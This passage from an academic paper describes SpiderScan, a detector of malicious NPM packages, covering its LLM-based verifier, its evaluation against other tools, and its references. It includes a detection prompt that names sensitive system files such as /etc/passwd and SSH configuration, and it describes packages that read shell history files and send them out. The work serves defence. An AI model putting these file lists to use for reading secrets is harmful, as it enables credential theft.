10 }
```

```
1  const configFilePath = '/path/config.txt';          Normal Behavior
2  fs.readFile(configFilePath, 'utf8', function (err,data) {
3    var options = { ... };
4    var req = http.request(options, function(res) {
5      res.setEncoding('utf8');
6    });
7    req.write(data);
8  });
```

Figure 7: An Example of Malicious Code and Benign Code That Share the Same Behavior Graph

3.6 Maliciousness Verifier

It can be challenging to distinguish between malicious and benign behavior for certain maliciousness types due to their similar representations in behavior graphs. For example, as illustrated in Figure 7, the upper part contains a malicious behavior, while the lower part contains a benign behavior. The malicious code reads data from sensitive files such as *.zshrc* and *.bash_history* (Line 4 and 7), which contain shell configuration and history data. In contrast, the benign code accesses *config.txt* (Line 1), which typically does not contain user or system-related data. Both behaviors are modeled to the same behavior graph, and are matched to the maliciousness type of *"read a local file and send it through the network"*, causing a false positive.

To this end, for certain maliciousness types that could incur high false positives, SpiderScan further leverages our maliciousness verifier to employ dynamic analysis and LLM to reduce false positives. The overall idea is to obtain the arguments that are passed to sensitive API calls of certain behavior categories. For example, the specific files the malicious code reads at Line 7 and the begin code reads at Line 2 in Figure 7 can be used to determine the true maliciousness. However, static analysis struggles to capture passed arguments accurately. For example, the first argument passed to `fs.readFile` at Line 7 in Figure 7 is dynamically concatenated by the return value of `os.homedir` at Line 5 and the elements in an array at Line 4.

Hence, we employ dynamic analysis through instrumented API hooks. Specifically, for the SBG of a newly published package that is identified as containing a certain maliciousness type by our maliciousness detector, we instrument API hooks to the sensitive API calls in its $\widetilde{V_S}$ whose behavior category is R7, W3, F1, F4, F10, E1, E2, E3 and E4, as indicated in Table 2. Basically, we only hook sensitive API calls that open, read, write, delete and search files and execute payloads, as the files and payloads are often dynamically determined and heavily affect the maliciousness. Then, we utilize a sandbox to execute the package for collecting the passed arguments.

Finally, based on the behavior category of the hooked API, we design a corresponding prompt to determine whether the API call's behavior is malicious according to the collected arguments. By using LLMs to assess the maliciousness of APIs and their parameters, we eliminate the need for frequent rule updates required by traditional methods, enabling fast adaptation. LLMs can effectively handle variations in parameters and understand nested logic.

System

You are an experienced Node.js programmer. I will provide you with a string representing the parameters of a file-reading API. Your task is to determine whether this API reads a sensitive file. The following cases will help you make your judgment.
If the function attempts to read config file of npm package such as `package.json` or other configuration files that do not contain system settings, such as `.json`, the answer is No.
…
If the function attempts to access system configuration files, such as `/etc/ssh/ssh_config`, `C:\Windows\System32\Config`, or `/etc/hosts`, the answer is Yes.
Your response should only be Yes or No.

User

/etc/passwd

Figure 8: Partial Prompt for Reading Data from a File (R7)

Additionally, by configuring the LLM's roles and context, it can incorporate background knowledge and established security practices into its judgments, providing enhanced scalability. Figure 8 shows part of the prompt for analyzing whether a file reading API reads sensitive files. We instruct the LLM to act as a Node.js programmer and provide relevant context. The examples used to enhance detection are gathered from the Linux privilege escalation cheat sheet [58] and observations of existing packages.

Ultimately, combining comprehensive detection and dynamic verification of malicious behaviors, we identify all malicious behaviors within the package. We provide a detailed report that indicates the type and code location of maliciousness, and whether the malicious behavior is triggered at install-time, import-time or run-time.

4 EVALUATION

We have implemented SpiderScan in 6k lines of Python code. In obfuscation detector, we use Tree-sitter [68] to generate ASTs and extract lexical and syntactic features, and use scikit-learn [60] to train the random forest. In suspicious behavior extractor, we use Joern [31] to generate the Code Property Graph (CPG), which includes CG, CFG and DDG. In maliciousness verifier, we use Tree-sitter to instrument API hooks, and use Docker [10] as the sandbox equipped with a Ubuntu operating system and the Node.js environment. For LLM tasks, we employ ChatGPT-3.5 [51] to balance performance and cost. We use the in-context learning setting, which means the LLM only relies on the current information provided.

We design three research questions to evaluate SpiderScan.

- **RQ1 Effectiveness Evaluation:** How is the effectiveness of SpiderScan, compared to state-of-the-art detection tools?
- **RQ2 Usefulness Evaluation:** How useful is SpiderScan in real-word detection, compared to state-of-the-art detection tools?
- **RQ3 Ablation Study:** How do different components of SpiderScan contribute to the usefulness of SpiderScan?

4.1 Evaluation Setup

Dataset Collection. We collect malicious NPM packages from two types of sources as shown in Table 3. First, we collect from publicly disclosed datasets in literature, i.e., 2,133 packages from Backstabber's Knife Collection [48] and 567 packages from MalOSS's dataset [11]. Second, we collect from grey literature (e.g., blogs and news). We exclude the overlap across sources, and obtain 2,775 malicious packages. To further avoid evaluation bias, we remove duplicate packages based on the following criteria: (1) we remove packages that are identical in content except for the package name; (2) we remove packages whose malicious code files are identical; (3) we remove packages that do not contain malicious code, because they are proof-of-concept (POC) samples or serve as security holdings. Finally, we collect 364 malicious packages, and 120 of them contain obfuscated malicious code. For benign packages, we follow previous work [46, 81], and select the top 5,000 most downloaded packages on NPM, as commonly used packages are less likely to contain malicious code.

Table 3: Malicious Packages Dataset

Source	Link	Num
BKC [48]	https://dasfreak.github.io/Backstabbers-Knife-Collection/	2,113
MalOSS [11]	https://github.com/osssanitizer/maloss	567
Sonatype	https://www.sonatype.com/	49
Fortinet	https://www.fortinet.com/	14
CheckPoint	https://www.checkpoint.com/	1
GitHub Blog	https://github.blog/	13
Hacker News	https://thehackernews.com/	24
Phylum	https://www.phylum.io/	173
Total	–	2,775
Used	–	364

State-of-the-Art Selection. For rule-based tools, we pick GuardDog [9]; and for learning-based tools, we pick SAP [35], Amalfi [61] and Cerebro [81]. We do not compare with MalOSS [11] as its dynamic analysis fails to run, and we do not compare with DONAPI [26] as we fail to obtain the source code from the authors. Besides, both of them heavily rely on dynamic analysis. We train Amalfi using the decision tree model which performs the best [61], and we train SAP with the extreme gradient boosting model which performs the best [33, 35]. All these tools are configured using the same configuration described in their original paper.

RQ1 Setup. We apply 10-fold cross-validation on the collected dataset for all tools. We split the 120 obfuscated malicious packages (denoted as *OM*), 244 non-obfuscated malicious packages (denoted as *NM*), and 5,000 benign packages (denoted as *BP*) into 10 folds. For GuardDog, we run it on one fold of *OM*, *NM* and *BP* to mimic the cross-validation as it is not learning-based. For SAP, Amalfi and Cerebro, we train them on nine folds of *OM*, *NM* and *BP*, and test them on one fold of *OM*, *NM* and *BP*. For SpiderScan, we use nine folds of *OM* and *BP* to train the obfuscation detector, use nine folds of *NM* to generate MBGs, and run SpiderScan on one fold of *OM*, *NM* and *BP* to get the testing result. We use precision, recall and F1-Score to evaluate the effectiveness of these tools.

RQ2 Setup. We run all tools on newly published packages on NPM for three months. To realize this real-world detection scenario, we design a monitoring system that retrieves the newly published packages on NPM every five minutes and runs each tool on them. We conduct our monitoring from Feb 2024 to Apr 2024, and analyze 298,504 NPM packages. We manually check all potentially malicious packages detected by these tools except for SAP to confirm their maliciousness. SAP reports a huge number of potentially malicious packages that exceeds the acceptable scope of manual inspection, and is not practical for real-world detection.

RQ3 Setup. We create three ablated versions of SpiderScan and run them in the real-world detection scenario in **RQ2**. Specifically, we create a version by removing our maliciousness verifier in order

Table 4: Results of Effectiveness Evaluation

Tool	Precision	Recall	F1-Score
GuardDog	57.1%	59.9%	58.5%
SAP	95.4%	48.7%	64.2%
Amalfi	73.1%	72.9%	72.8%
Cerebro	88.1%	80.7%	84.2%
SpiderScan	**96.5**%	**89.7**%	**92.9**%

to evaluate its contribution. We create a version that does not consider edge types (i.e., control flow or data dependency) in our maliciousness detector to evaluate the importance of edge types. We create a version that only uses the coarse-grained behaviors in Table 2 to evaluate the contribution of fine-grained behavior categories.

4.2 Effectiveness Evaluation (RQ1)

Overall Effectiveness Results. Table 4 shows the effectiveness results on public dataset. SpiderScan achieves the highest F1-score of 92.9%, which outperforms the state-of-the-art by 8.7% to 34.4%. The rule-based tool has the lowest F1-score of only 58.5%.

Effectiveness of Script Analyzer. We compare with the malicious shell command detector in DONAPI [26] and two learning-based tools ShellCore [3] and Trizna [69]. We do not compare with SIFAST [8] as its source code is not publicly available. The dataset of shell commands is comprised of two parts. The first part consists of shell commands extracted from NPM packages collected previously (denoted as *NPM-SC*). We collect 41 malicious shell commands from malicious packages and 496 from benign packages. The second part is collected from publicly available datasets (denoted as *PA-SC*). We collect benign shell commands from NL2Bash [39] and malicious shell commands from Reverse Shell Cheat Sheet [63], GTFOBins [20] and Boffa [6], and incorporate the data from the first part, resulting in 11,100 malicious and 11,100 benign shell commands. Considering the size of *NPM-SC*, we opt for 3-fold cross-validation, while for *PA-SC*, we maintain 10-fold cross-validation.

Table 5 shows the effectiveness results on *NPM-SC*. SpiderScan achieves the highest F1-score and successfully detects all malicious shell commands. DONAPI ranks the second, but it misses some malicious commands due to its rule-based nature. Both SpiderScan and DONAPI share similar reasons for false positives, as both mark the presence of executable files (e.g., *.exe*) as a malicious indicator. ShellCore and Trizna demonstrate lower overall performance, primarily due to the small sample size. Table 6 shows the effectiveness results on *PA-SC*. The two learning-based tools achieve the highest F1-score, with SpiderScan leading in recall but slightly trailing in precision. We find that the benign dataset includes operations like searching for and deleting specific types of files, such as the combination of `find` and `rm`. The LLM interprets these commands as potentially harmful, assuming they could delete users' data, and therefore classifies them as malicious. DONAPI shows low recall compared to its performance on *NPM-SC*, suggesting that its rules are more tailored to the NPM domain. Overall, SpiderScan not only effectively detects malicious shell commands within the NPM domain but also across other scenarios.

Verification of Expert Knowledge in Malicious Detection. Expert knowledge is integrated into the prompts to improve the detection of maliciousness. Along with manual verification, we conduct an ablation study by removing expert knowledge elements such as role settings, context settings, and examples from the prompts.

Table 5: Results of Script Analyzer Evaluation (NPM-SC)

Tool	Precision	Recall	F1-Score
DONAPI	81.8%	87.8%	84.7%
ShellCore (Term-level)	82.8%	75.1%	77.7%
ShellCore (Character-level)	**90.0**%	74.5%	79.6%
Trizna	86.0%	43.0%	57.4%
SpiderScan	89.1%	**100.0**%	**94.3**%

Table 6: Results of Script Analyzer Evaluation (PA-SC)

Tool	Precision	Recall	F1-Score
DONAPI	96.6%	9.12%	16.7%
ShellCore (Term-level)	99.4%	99.5%	99.5%
ShellCore (Character-level)	99.6%	99.5%	**99.6**%
Trizna	**99.8**%	99.2%	99.5%
SpiderScan	98.4%	**99.6**%	99.0%

Table 7: Results of Ablation Study on Prompts

Ablated Prompt	Precision	Recall	F1-Score
Shell Command	89.1%	100%	94.3%
Shell Command w/o Role	89.1%	100%	94.3%
Shell Command w/o Context	85.1%	100%	92.0%
Shell Command w/o Examples	79.5%	75.6%	77.5%
File Sensitivity	91.4%	95.1%	93.2%
File Sensitivity w/o Role	87.2%	95.1%	91.0%
File Sensitivity w/o Context	87.0%	93.4%	90.1%
File Sensitivity w/o Examples	36.0%	91.8%	51.7%

Table 8: Distribution of Malicious Behaviors

Malicious Behavior	Number of MBGs
Information Stealing	19
Trojan	5
Malicious Command Execution	3
Dynamic Program Execution	5
Reverse Shell	2
Sabotaging	4

Table 9: Accuracy of LLM-Based Sensitive API Identification

Category	Total Quantity	Manual Review	Accuracy	Confidence Interval
Built-in	4,520	355	85.1%	[0.814, 0.888]
Third-party	16,110	376	83.2%	[0.792, 0.868]

We select 117 sensitive and 537 non-sensitive file paths from NPM packages as the dataset for file sensitivity analysis. Table 7 shows the results. Removing role setting from the prompt does not affect shell command detection performance, but it is still a good practice to include it. In other scenarios, removing any element results in performance loss, especially when examples are removed.

Effort of Malicious Behavior Graph Generation. We evaluate the semi-automated process of generating MBGs and human effort involved in the pruning. We generate 350 SBGs from the 244 non-obfuscated malicious packages. By applying automatic deduplication, we obtain 166 distinct SBGs. After that, we manually assess and prune these SBGs. Among these SBGs, we find that 40 SBGs do not contain any malicious behavior. Of the remaining 126 SBGs, 14 SBGs contain the essential nodes and edges that make up the malicious behaviors without the need for human intervention. The remaining 112 SBGs contain non-essential nodes and edges, requiring further manual pruning. Ultimately, it takes an expert three hours to get a total of 38 MBGs, which is acceptable. These MBGs cover six types of malicious behaviors, which is shown in Table 8. Most malicious packages in public dataset are related to information stealing.

Table 10: Results of Usefulness Evaluation

New Packages	Tool	Detected	TP	FP Rate
298,504	GuardDog	7,970	213	97.3%
	SAP	48,249	–	–
	Amalfi	4,873	230	95.3%
	Cerebro	442	161	63.6%
	SpiderScan	**403**	**249**	**38.2%**

Table 11: Behaviors of New Malicious Packages

Malicious Behavior	Number of Packages
Information Stealing	157
Trojan	9
Malicious Command Execution	68
Dynamic Program Execution	6
Reverse Shell	9
Sabotaging	0

Accuracy of LLM-Based Sensitive API Identification. We evaluate the accuracy of LLM's API classification. To this end, we sample classified built-in and third-party APIs using a 95% confidence level with a margin of error of 0.05, and manually review their accuracy. As shown in Table 9, the accuracy reaches 85.1% and 83.2% for built-in and third-party APIs, which are acceptable.

Summary: SpiderScan significantly outperforms all the state-of-art tools in precision, recall and F1-score.

4.3 Usefulness Evaluation (RQ2)

Overall Usefulness Results. Table 10 reports the real-world detection results on 298,504 newly published packages in three months. SpiderScan detects 403 potentially malicious packages, which are the smallest among all tools. Noticeably, SAP detects 48,249 potentially malicious packages, which are beyond the scope of manual inspection. We manually inspect the detected packages for the other four tools, and report the true positives to NPM. All our reported malicious packages have been confirmed and removed by NPM. Specifically, SpiderScan detects 249 true positives, which are the largest among all tools, and from which we have received 70 thank letters from NPM. During our real-world monitoring, SpiderScan spends $26 on ChatGPT-3.5, which is an acceptable cost.

False Positie Analysis. Among all tools, SpiderScan achieves the lowest false positive rate of 38.2%, outperforming the state-of-the-art by 25.4% to 59.1%. We also summarize four main reasons for false positives. First, some benign packages request to download files from a remote server and also send certain information about the local machine as download options (e.g., the operating system type). Based on the options, the remote server then provides corresponding files, which are actually benign. However, they share the same behavior as information stealing, and thus are falsely detected as malicious. Second, LLM leads to some false positives. Some packages use `exec` and `eval` to launch some normal operations. However, arguments to these API calls are captured during dynamic analysis but are incorrectly classified as malicious by LLM. We can add such examples to the prompt to potentially reduce such false positives. In addition, LLM might incorrectly identify sensitive API calls in our suspicious behavior extractor, causing false positives. Third, some benign packages run .sh or .exe files during installation. It is actually correct for LLM to consider these behaviors as potentially malicious, but it depends on the file content to judge the true maliciousness. Last, some benign packages employ obfuscation but are benign. Our manual analysis indicates that they are mostly related to web servers.

Table 12: Execution Phases of New Malicious Packages

Execution Phase	Number of Packages
Install-Time	193
Import-Time	53
Run-Time	3

Table 13: Detection Results of Each Component

Component	Detected	Number of MBGs Matched
Script Analyzer	80	–
Obfuscation Detector	50	–
Maliciousness Detector	89	11
Maliciousness Verifier	33	–

Table 14: Report Information of Detection Tools

Tool	Output	Details		
		Type	Location	Phase
GuardDog	Matched Rules	✓	✓	✗
SAP	Binary	✗	✗	✗
Amalfi	Binary	✗	✗	✗
Cerebro	Binary	✗	✗	✗
SpiderScan	Behavior Types	✓	✓	✓

False Negative Analysis. As NPM does not disclose the official list of malicious packages, we conduct our false negative analysis based on the 250 true positives identified by all tools. SpiderScan fails to detect only one malicious package, achieving the lowest false negative rate. This malicious package establishes a remote database connection and writes data into the database, including user and network-related sensitive information. However, this behavior is not observed in the known malicious dataset, and SpiderScan fails to detect it. Other tools identifies features related to accessing user and network information and classifies it as malicious. This malicious behavior can be added into MBGs to reduce false negatives.

Malicious Package Characteristics. For the 249 malicious packages SpiderScan detected, we look into their malicious behaviors and their execution phases. Table 11 reports the distribution across malicious behaviors. Most malicious packages aim to steal information. Table 12 gives the distribution across execution phases. The majority of malicious behaviors occur during the install-time. This is because the install-time has the highest execution priority in the package lifecycle, making it the preferred choice for attackers.

Contributions of Each Component in SpiderScan. Table 13 reports the number of malicious packages detected by each component in SpiderScan. Notice that a malicious package could contain several malicious behaviors and hence could be detected in multiple components. We can see that all components make invaluable contributions to the detection results, which indicates the rationality of combining these components. In addition, in our maliciousness detector, 11 of the 38 MBGs are matched, which indicates the relatively small number of malicious attack types in real-world attacks.

User Study. Table 14 summarizes the provided report information of all tools. SAP, Amalfi and Cerebro only provide binary detection results. GuardDog provides matched rules and locations of malicious code. However, it has a high false positive rate. Therefore, it could be expensive for users to confirm the results of these tools. In contrast, SpiderScan not only identifies the malicious behaviors with a low false positive rate but also provides their code locations and execution phases, facilitating the manual confirmation.

Table 15: Results of User Study

Group	Time (s)	Accuracy
w/ Reports	69	18/20
w/o Reports	102	15/20

Table 16: Results of Ablation Study

Ablated Version	Detected	TP	FP Rate
SpiderScan	403	249	38.2%
SpiderScan w/o Verifier	2179	249	88.6% (↑ 50.4%)
SpiderScan w/o Edge Type	846	249	70.6% (↑ 32.4%)
SpiderScan w/o Fine-Grained	1425	249	82.5% (↑ 44.3%)

To evaluate the usefulness of the detailed report provided by SpiderScan, we conduct a user study with 10 participants to inspect 20 packages (i.e., 15 true positives and 5 false positives). Participants are required to confirm the maliciousness, with 5 participants receiving the reports from SpiderScan and 5 participants not receiving the reports. We measure the taken time and the accuracy for the two groups. Table 15 reports the results of the user study. With the help of our reports, the time taken to confirm each package is reduced from 102 seconds to 69 seconds. Meanwhile, the accuracy of correct confirmation is improved from 75% to 90%.

Summary: SpiderScan successfully identifies 249 new malicious packages in NPM in three months, achieving the lowest false positives and false negatives among the state-of-the-art. SpiderScan's report helps to reduce manual effort and improve confirmation accuracy. These results indicate the practical usefulness of SpiderScan in real-world detection.

4.4 Ablation Study (RQ3)

Table 16 presents the results of our ablation study. Removing any of these components greatly increases the false positive rate, but does not improve true positives. The removal of our verifier results in the largest increase in false positive rate, reaching 50.4%. These results indicate that our verifier, edge types and fine-grained behavior categories all play an important role in reducing false positives.

Summary: Considering the edge types and incorporating fine-grained behaviors in our graph representation, along with our maliciousness verifier, are all essential for maintaining a lower false positive rate and ensuring the practical usefulness.

5 RELATED WORK

Empirical Studies on Malicious Packages. Ohm et al. [48] conducted the first systematic analysis of 174 malicious packages from real-world repositories NPM, PyPI and RubyGems. Zhou et al. [82] conducted an empirical study of packages in these three ecosystems. Differently, they focused on the fine-grained information. Guo et al. [22] conducted a deeper empirical study of 4,669 malicious code files from PyPI, and investigated characteristics of malicious code. These studies provide good insights on designing detection tools.

Malicious Package Detection in NPM. Various tools have been developed to detect malicious NPM Packages. Some researchers [12, 15, 16] focused on the obfuscated malicious JavaScript code. While the purpose of these tools is to detect malicious code, these tools detect the presence of obfuscation [57], and thus can be ineffective for non-obfuscated code. Besides, these tools are not designed for complete NPM packages but only for pure JavaScript code.

Some researchers [50, 59] used differential analysis, investigating changes introduced during upgrades, or analyzing discrepancies between source code and distributed artifact, to detect malicious packages. These tools work under a different setting from ours where only the source code of packages on the NPM repository is available.

Rule-based tools heavily rely on a set of predefined rules. Zahan et al. [80] utilized the metadata of NPM packages. Gonzalez et al. [19] designed a set of rules based only on commit logs and repository metadata to detect potentially malicious commits. While these tools are lightweight, they often incur high false positives.

Learning-based tools can be categorized into unsupervised learning and supervised learning. For unsupervised learning, Garrett et al. [18] identified eight features from packages' metadata and source code, and used clustering to build a model of benign packages. Differently, Ohm et al. [47] applied clustering on AST representations of malicious packages. For supervised learning, Ohm et al. [46] explored the detection capability of supervised learning models. Sejfia et al. [61] designed Amalfi, which adopted and expanded Garrett et al.'s feature set [18] to train a classifier. Halder et al. [23] developed MeMPtec which utilized features from package metadata information. Huang et al. [26] introduced DONAPI which combined static and dynamic analysis. These tools are required to manually define a set of sensitive built-in APIs, which increases the labor and the risk of missing sensitive APIs. SpiderScan relieves this burden by leveraging LLM to identify sensitive APIs. Moreover, except for DONAPI, these tools fail to capture the behaviors of packages. DONAPI relies on predefined behaviors, while SpiderScan derives the graph-based behavior semi-automatically. Besides, these tools fail to localize the malicious code, but SpiderScan uses matching for localization.

With the development of LLMs, LLM-based tools have been emerging. Zahan et al. [79] used prompting techniques to detect malicious packages. However, the high cost of GPT makes it impractical to analyze the tens of thousands of packages published daily. In contrast, SpiderScan is cost-effective and suitable for long-term monitoring.

Malicious Package Detection in PyPI. Several tools have also been proposed to identify malicious packages in the PyPI ecosystem [14, 36, 37, 71, 72, 74, 75]. However, these tools fail to model malicious behavior, incurring high false positives.

Malicious Package Detection Across Ecosystems. Some tools have been equipped with multi-ecosystem malicious detection capabilities. Specifically, rule-based ones [9, 11, 42] often suffer high false positives. Learning-based ones [35, 81] rely on pre-defined sensitive APIs, hindering their effectiveness.

6 CONCLUSIONS

We have presented SpiderScan, a practical malicious NPM package detector based on our novel graph-based behavior modeling and matching. Our experiments have demonstrated its effectiveness and usefulness. SpiderScan has detected 249 new malicious packages. We plan to reduce its false positives and adapt it to other ecosystems.

ACKNOWLEDGMENT

This work was supported by the National Natural Science Foundation of China (Grant No. 62332005 and 62372114).

REFERENCES

[1] Ori Abramovsky. 2024. PyPI Inundated by Malicious Typosquatting Campaign. Retrieved May 20, 2024 from https://blog.checkpoint.com/securing-the-cloud/pypi-inundated-by-malicious-typosquatting-campaign/

[2] Wasi Uddin Ahmad, Saikat Chakraborty, Baishakhi Ray, and Kai-Wei Chang. 2020. A transformer-based approach for source code summarization. *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics* (2020).

[3] Hisham Alasmary, Afsah Anwar, Ahmed Abusnaina, Abdulrahman Alabduljabbar, Mohammed Abuhamad, An Wang, Daehun Nyang, Amro Awad, and David Mohaisen. 2021. SHELLCORE: Automating malicious IoT software detection using shell commands representation. *IEEE Internet of Things Journal* 9 (2021), 2485–2496.

[4] Eslam Amer, Ivan Zelinka, and Shaker El-Sappagh. 2021. A multi-perspective malware detection approach through behavioral fusion of api call sequence. *Computers & Security* 110 (2021), 102449.

[5] Alex Birsan. 2021. Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies. Retrieved May 20, 2024 from https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

[6] Matteo Boffa, Giulia Milan, Luca Vassio, Idilio Drago, Marco Mellia, and Zied Ben Houidi. 2022. Towards NLP-based processing of honeypot logs. In *Proceedings of the 7th IEEE European Symposium on Security and Privacy*. 314–321.

[7] Tom Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared D Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, et al. 2020. Language models are few-shot learners. In *Proceedings of 33th International Conference on Neural Information Processing Systems*. 1877–1901.

[8] Songyue Chen, Rong Yang, Hong Zhang, Hongwei Wu, Yanqin Zheng, Xingyu Fu, and Qingyun Liu. 2023. SIFAST: An Efficient Unix Shell Embedding Framework for Malicious Detection. In *Proceedings of the 26th International Conference on Information Security*. 59–78.

[9] DataDog. 2022. GuardDog. Retrieved May 20, 2024 from https://github.com/DataDog/guarddog

[10] Docker. 2013. Docker: Accelerated Container Application Development. https://www.docker.com/.

[11] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2020. Towards measuring supply chain attacks on package managers for interpreted languages. In *Proceedings of the 28th Annual Network and Distributed System Security Symposium*.

[12] Yong Fang, Cheng Huang, Yu Su, and Yaoyao Qiu. 2020. Detecting malicious JavaScript code based on semantic analysis. *Computers & Security* 93 (2020), 101764.

[13] Yong Fang, Chaoyi Huang, Minchuan Zeng, Zhiying Zhao, and Cheng Huang. 2022. JStrong: Malicious JavaScript detection based on code semantic representation and graph neural network. *Computers & Security* 118 (2022), 102715.

[14] Yong Fang, Mingyu Xie, and Cheng Huang. 2021. Pbdt: Python backdoor detection model based on combined features. *Security and Communication Networks* 2021 (2021), 1–13.

[15] Aurore Fass, Michael Backes, and Ben Stock. 2019. Jstap: a static pre-filter for malicious javascript detection. In *Proceedings of the 35th Annual Computer Security Applications Conference*. 257–269.

[16] Aurore Fass, Robert P Krawczyk, Michael Backes, and Ben Stock. 2018. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In *Proceedings of the 15th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. 303–325.

[17] Fortinet. 2023. Malicious Packages Hidden in NPM. Retrieved May 20, 2024 from https://www.fortinet.com/blog/threat-research/malicious-packages-hiddin-in-npm

[18] Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2019. Detecting suspicious package updates. In *Proceedings of the 41st International Conference on Software Engineering: New Ideas and Emerging Results*. 13–16.

[19] Danielle Gonzalez, Thomas Zimmermann, Patrice Godefroid, and Max Schäfer. 2021. Anomalicious: Automated detection of anomalous and potentially malicious commits on github. In *Proceedings of the 43rd International Conference on Software Engineering: Software Engineering in Practice*. 258–267.

[20] GTFOBins. 2022. GTFOBins. Retrieved Aug 8, 2024 from https://gtfobins.github.io/#+library%20load

[21] Yacong Gu, Lingyun Ying, Yingyuan Pu, Xiao Hu, Huajun Chai, Ruimin Wang, Xing Gao, and Haixin Duan. 2023. Investigating package related security threats in software registries. In *Proceedings of the IEEE Symposium on Security and Privacy*. 1578–1595.

[22] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. 2023. An Empirical Study of Malicious Code In PyPI Ecosystem. In *Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering*. 166–177.

[23] Sajal Halder, Michael Bewong, Arash Mahboubi, Yinhao Jiang, Md Rafiqul Islam, Md Zahid Islam, Ryan HL Ip, Muhammad Ejaz Ahmed, Gowri Sankar Ramachandran, and Muhammad Ali Babar. 2024. Malicious Package Detection using Metadata Information. In *Proceedings of the ACM on Web Conference*. 1779–1789.

[24] Xincheng He, Lei Xu, and Chunliu Cha. 2018. Malicious javascript code detection based on hybrid analysis. In *Proceedings of the 25th Asia-Pacific Software Engineering Conference*. 365–374.

[25] Henry. 2018. Postmortem for Malicious Packages Published on July 12th, 2018. Retrieved May 20, 2024 from https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes/

[26] Cheng Huang, Nannan Wang, Ziyan Wang, Siqi Sun, Lingzi Li, Junren Chen, Qianchong Zhao, Jiaxuan Han, Zhen Yang, and Lei Shi. 2024. DONAPI: Malicious NPM Packages Detector using Behavior Sequence Knowledge Mapping. In *Proceedings of the 33rd USENIX Security Symposium*.

[27] Kaifeng Huang, Bihuan Chen, Congying Xu, Ying Wang, Bowen Shi, Xin Peng, Yijian Wu, and Yang Liu. 2022. Characterizing usages, updates and risks of third-party libraries in Java projects. *Empirical Software Engineering* 27, 4 (2022), 90.

[28] Kaifeng Huang, Chenhao Lu, Yiheng Cao, Bihuan Chen, and Xin Peng. 2024. VMUD: Detecting Recurring Vulnerabilities with Multiple Fixing Functions via Function Selection and Semantic Equivalent Statement Matching. In *Proceedings of the 31st ACM Conference on Computer and Communications Security*.

[29] Yunhua Huang, Tao Li, Lijia Zhang, Beibei Li, and Xiaojie Liu. 2021. JSContana: Malicious JavaScript detection using adaptable context analysis and key feature extraction. *Computers & Security* 104 (2021), 102218.

[30] GitHub Inc. 2023. The state of open source and rise of AI in 2023. Retrieved May 20, 2024 from https://github.blog/2023-11-08-the-state-of-open-source-and-ai/

[31] Joern. 2019. Joern - The Bug Hunter's Workbench. Retrieved May 20, 2024 from https://joern.io/

[32] Byung-Ik Kim, Chae-Tae Im, and Hyun-Chul Jung. 2011. Suspicious malicious web site detection with strength analysis of a javascript obfuscation. *International Journal of Advanced Science and Technology* 26 (2011), 19–32.

[33] Piergiorgio Ladisa. 2023. On the Feasibility of Cross-Language Detection of Malicious Packages in npm and PyPI - Paper Artifacts. Retrieved May 20, 2024 from https://github.com/SAP-samples/cross-language-detection-artifacts?tab=readme-ov-file

[34] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. 2023. Sok: Taxonomy of attacks on open-source software supply chains. In *Proceedings of the IEEE Symposium on Security and Privacy*. 1509–1526.

[35] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. 2023. On the Feasibility of Cross-Language Detection of Malicious Packages in npm and PyPI. In *Proceedings of the 39th Annual Computer Security Applications Conference*. 71–82.

[36] Genpei Liang, Xiangyu Zhou, Qingyu Wang, Yutong Du, and Cheng Huang. 2021. Malicious packages lurking in user-friendly python package index. In *Proceedings of the 20th International Conference on Trust, Security and Privacy in Computing and Communications*. 606–613.

[37] Wentao Liang, Xiang Ling, Jingzheng Wu, Tianyue Luo, and Yanjun Wu. 2023. A Needle is an Outlier in a Haystack: Hunting Malicious PyPI Packages with Code Clustering. In *Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering*. 307–318.

[38] Peter Likarish, Eunjin Jung, and Insoon Jo. 2009. Obfuscated malicious javascript detection using classification techniques. In *Proceedings of the 4th International Conference on Malicious and Unwanted Software*. 47–54.

[39] Xi Victoria Lin, Chenglong Wang, Luke Zettlemoyer, and Michael D. Ernst. 2018. NL2Bash: A Corpus and Semantic Parser for Natural Language Interface to the Linux Operating System. In *Proceedings of the Eleventh International Conference on Language Resources and Evaluation*. 365–374.

[40] Chengwei Liu, Sen Chen, Lingling Fan, Bihuan Chen, Yang Liu, and Xin Peng. 2022. Demystifying the vulnerability propagation and its evolution via dependency trees in the npm ecosystem. In *Proceedings of the 44th International Conference on Software Engineering*. 672–684.

[41] Ggaliwango Marvin, Nakayiza Hellen, Daudi Jjingo, and Joyce Nakatumba-Nabende. 2023. Prompt engineering in large language models. In *Proceedings of the International Conference on data intelligence and cognitive informatics*. 387–402.

[42] Microsoft. 2020. OSS Detect Backdoor. Retrieved May 20, 2024 from https://github.com/microsoft/OSSGadget/wiki/OSS-Detect-Backdoor

[43] The Hacker News. 2023. 116 Malware Packages Found on PyPI Repository Infecting Windows and Linux Systems. Retrieved May 20, 2024 from https://thehackernews.com/2023/12/116-malware-packages-found-on-pypi.html

[44] Node.js. 2017. Node.js documentation. https://nodejs.org/docs/latest/api/.

[45] NPM. 2014. Node Package Manager (NPM). https://www.npmjs.com/.

[46] Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. 2022. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*. 1–10.

[47] Marc Ohm, Lukas Kempf, Felix Boes, and Michael Meier. 2022. *Towards Detection of Malicious Software Packages Through Code Reuse by Malevolent Actors*. Gesellschaft für Informatik, Bonn.

